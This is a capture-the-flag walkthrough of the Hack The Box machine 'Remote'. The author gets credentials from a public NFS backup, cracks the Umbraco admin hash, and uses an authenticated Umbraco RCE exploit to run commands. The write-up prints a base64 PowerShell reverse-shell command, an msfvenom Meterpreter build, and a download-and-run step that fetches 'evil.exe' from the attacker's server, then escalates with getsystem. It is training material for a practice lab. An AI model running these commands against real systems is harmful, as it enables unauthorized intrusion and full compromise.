
Hack The Box Remote Writeup (Easy Windows)
Easy Windows box. A public NFS share holds Umbraco.sdf, whose SHA1 admin hash cracks to baconandcheese, and the authenticated Umbraco RCE leads to SYSTEM.
Summary
Remote runs an Umbraco CMS whose known remote code execution exploits all need credentials, and the box hands them over through a second service: NFS exports site_backups to anyone. The backup contains the Umbraco configuration and App_Data/Umbraco.sdf, the SQL CE database file, and since no Linux viewer would open it, strings and grep pull out three accounts and the SHA1 hash for admin@htb.local. CrackStation turns that hash into baconandcheese, which makes the authenticated Umbraco exploit usable and returns command execution as the IIS defaultapppool service account. That account holds the usual service privileges, so staging an msfvenom Meterpreter payload and calling getsystem elevates the session to SYSTEM.
Web Server Enumeration

This is how the website main page looks like:
After looking through the website, I think the only thing that stands out to me is the “people” page:

I take not of all the names and save it to “names.txt”:
1
2
3
4
5
Jan Skovgaard
Matt Brailsford
Lee Kelleher
Jeavon Leopold
Jeroen Breuer
I use username-anarchy tool to generate a list of usernames out of these names:
1
~/hacking/tools/username-anarchy/username-anarchy --input-file names.txt > usernames.txt
It creates usernames in different formats like for example:
1
2
3
4
5
6
7
8
9
jan
janskovgaard
jan.skovgaard
<SNIP>
breuerj
breuer
breuer.j
breuer.jeroen
jb
Other than that, there’s not many visual things on the website. I see on the footer:
1
Umbraco HQ
And looking at the page’s source code, I see more references to this “Umbraco” thing. Never heard of it before, but looks like it’s some kind of CMS. I immediately searchsploit it:
1
searchsploit umbraco
It confirms Umbraco is a CMS and it also tells me there are a couple of well-known vulnerabilities:

That includes three remote code execution exploits:
1
2
3
Umbraco CMS - Remote Command Execution (Metasploit) | windows/webapps/19671.rb
Umbraco CMS 7.12.4 - (Authenticated) Remote Code Ex | aspx/webapps/46153.py
Umbraco CMS 7.12.4 - Remote Code Execution (Authent | aspx/webapps/49488.py
However, looking at the webpage as is I couldn’t identify the exact version number for the Umbraco instance running. Also, all three RCE exploits require valid credentials, and I don’t have that at the moment.
NFS Service Enumeration
I see there’s a public share being hosted on NFS:
1
2
3
$ showmount -e 10.129.230.172
Export list for 10.129.230.172:
/site_backups (everyone)
I immediately create a “mount” folder on my local directory:
1
mkdir mount
And mount the share on it:
1
sudo mount -t nfs 10.129.230.172:/site_backups ./mount
I enumerate for files:
1
find mount/
And that gives me a MASSIVE output. It includes files related to Umbraco though, so that’s a good sign. It also has a total of 7 Web.config files in it.
These are the locations:
1
2
3
4
5
6
7
mount/Media/Web.config
mount/Umbraco/Install/Views/Web.config
mount/Umbraco/Js/web.config
mount/Umbraco/Views/Preview/web.config
mount/Umbraco/Xslt/Web.config
mount/Views/Web.config
mount/Web.config
I copy every single one of them to my system:
1
2
3
4
5
6
7
8
9
10
11
$ ls -la web.configs/
total 60
drwxr-xr-x 2 user user  4096 Dec 12 18:50 .
drwxr-xr-x 5 user user  4096 Dec 12 21:33 ..
-rwx------ 1 user user  3427 Dec 12 18:48 Web.config
-rwx------ 1 user user  3427 Dec 12 18:49 Web.config.1
-rwx------ 1 user user 28539 Dec 12 18:49 Web.config.2
-rwx------ 1 user user  3080 Dec 12 18:49 Web.config.3
-rwx------ 1 user user   257 Dec 12 18:49 Web.config.4
-rwx------ 1 user user  1987 Dec 12 18:50 Web.config.5
-rwx------ 1 user user   594 Dec 12 18:50 Web.config.6
And start reviewing them one by one manually, starting from the biggest one (in my case, Web.config.2). Reading through it, this specific section catches my attention:
1
2
3
4
5
<connectionStrings>
		<remove name="umbracoDbDSN" />
		<add name="umbracoDbDSN" connectionString="Data Source=|DataDirectory|\Umbraco.sdf;Flush Interval=1;" providerName="System.Data.SqlServerCe.4.0" />
		<!-- Important: If you're upgrading Umbraco, do not clear the connection string / provider name during your web.config merge. -->
	</connectionStrings>
It’s supposed to be the part where they specify the database connection string, I suppose. But that’s not there. Instead, they link to this “Umbraco.sdf” file.
I locate Umbraco.sdf in the NFS mount at:
1
mount/App_Data/Umbraco.sdf
I copy it to my local machine:
1
cp mount/App_Data/Umbraco.sdf .
I particularly have never interacted with a SDF file before, but it’s basically a way to store a whole database in a file, much like what sqlite3 does.

I honestly could not find any reliable way to look at this file the “proper” way. Couldn’t find and linux visualization tool or even a conversion tool to allow me to view this SDF file on my linux machine.

There’s this website that supposedly allows me to upload a SDF file and they will have it converted for me, but never worked as you can see from the screenshot below:
So I resorted to the good old “strings”. I use strings and grep for “password”:
1
strings Umbraco.sdf | grep -i password
When I do that, I see a total of three usernames:

More specifically:
1
2
3
admin@htb.local
smith@htb.local
ssmith@htb.local
So I search specifically for admin with:
1
strings Umbraco.sdf | grep -i 'admin@htb.local'
And jackpot:

I have what’s likely to be admin’s password hash:
1
2
Username: admin@htb.local
PassHash: b8be16afba8c314ad33d812f22a04991b90e2aaa
Admin Hash Cracking
Since it’s a simple SHA1 hash (almost equivalent to MD5), I bet online tools have this hash in their database. I use https://crackstation.net/ to crack this hash:

With that, new credentials:
1
2
Username: admin@htb.local
Password: baconandcheese
Initial Access: Umbraco Remote Code Execution
I get this exploit:
1
searchsploit -m aspx/webapps/49488.py
At first I test it with a simple “whoami”:
1
python3 49488.py -u admin@htb.local -p baconandcheese -i http://10.129.230.172 -c whoami
It works, and I have the output:
1
iis apppool\defaultapppool
That’s interesting! Service accounts like that one generally have interesting privileges we can abuse, like SeImpersonatePrivilege.
The exploit has an “arguments” flag where I should place the arguments for the main command. So, for instance, to run the “net user” command I would need to do this:
1
python3 49488.py -u admin@htb.local -p baconandcheese -i http://10.129.230.172 -c 'net' -a user

First -c ‘net’ and then -a ‘user’ to pass “user” as argument to “net”. To get a reverse shell on the machine, I grabbed the Powershell Base64 encoded payload from revshells.com
Started a netcat listener on port 9999:
1
rlwrap nc -lvnp 9999
And used the exploit like so:
1
python3 49488.py -u admin@htb.local -p baconandcheese -i http://10.129.230.172 -c 'powershell' -a '-e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQA3ACIALAA5ADkAOQA5ACkAOwAkAHMAdAByAGUAYQBtACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAAPQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7ACQAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACsAIAAiAFAAUwAgACIAIAArACAAKABwAHcAZAApAC4AUABhAHQAaAAgACsAIAAiAD4AIAAiADsAJABzAGUAbgBkAGIAeQB0AGUAIAA9ACAAKABbAHQAZQB4AHQALgBlAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJACkALgBHAGUAdABCAHkAdABlAHMAKAAkAHMAZQBuAGQAYgBhAGMAawAyACkAOwAkAHMAdAByAGUAYQBtAC4AVwByAGkAdABlACgAJABzAGUAbgBkAGIAeQB0AGUALAAwACwAJABzAGUAbgBkAGIAeQB0AGUALgBMAGUAbgBnAHQAaAApADsAJABzAHQAcgBlAGEAbQAuAEYAbAB1AHMAaAAoACkAfQA7ACQAYwBsAGkAZQBuAHQALgBDAGwAbwBzAGUAKAApAA=='
It works and now I have a reverse shell on the system as iis apppool\defaultapppool:
1
2
3
connect to [10.10.14.57] from (UNKNOWN) [10.129.230.172] 49699

PS C:\windows\system32\inetsrv>
Vertical Privilege Escalation
One of the very first commands I used was the whoami /priv command because remember, we’re a service account:
1
2
3
4
5
6
7
8
9
10
11
PS C:\windows\system32\inetsrv> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
<SNIP>
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
<SNIP>
There are quite a few ways to go from here. The simplest way, for me, is to generate a malicious meterpreter executable:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.57 LPORT=1234 -f exe -o evil.exe
Start msfconsole:
1
msfconsole
Use multi/handler and set up all settings:
1
2
3
4
5
6
7
8
msf > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lhost tun0
lhost => tun0
msf exploit(multi/handler) > set lport 1234
lport => 1234
Run as a job:
1
msf exploit(multi/handler) > run -j
Set up a python http server on another terminal:
1
sudo python3 -m http.server 80
On the victim machine, go to C:\windows\temp, get the evil.exe executable and run it:
1
2
3
PS C:\> cd C:\windows\temp
PS C:\windows\temp> iwr 10.10.14.57/evil.exe -outfile evil.exe
PS C:\windows\temp> .\evil.exe

I receive the shell on my meterpreter listener and use “getsystem” right away:
I can check the exploit actually worked:

And with that I rooted the box.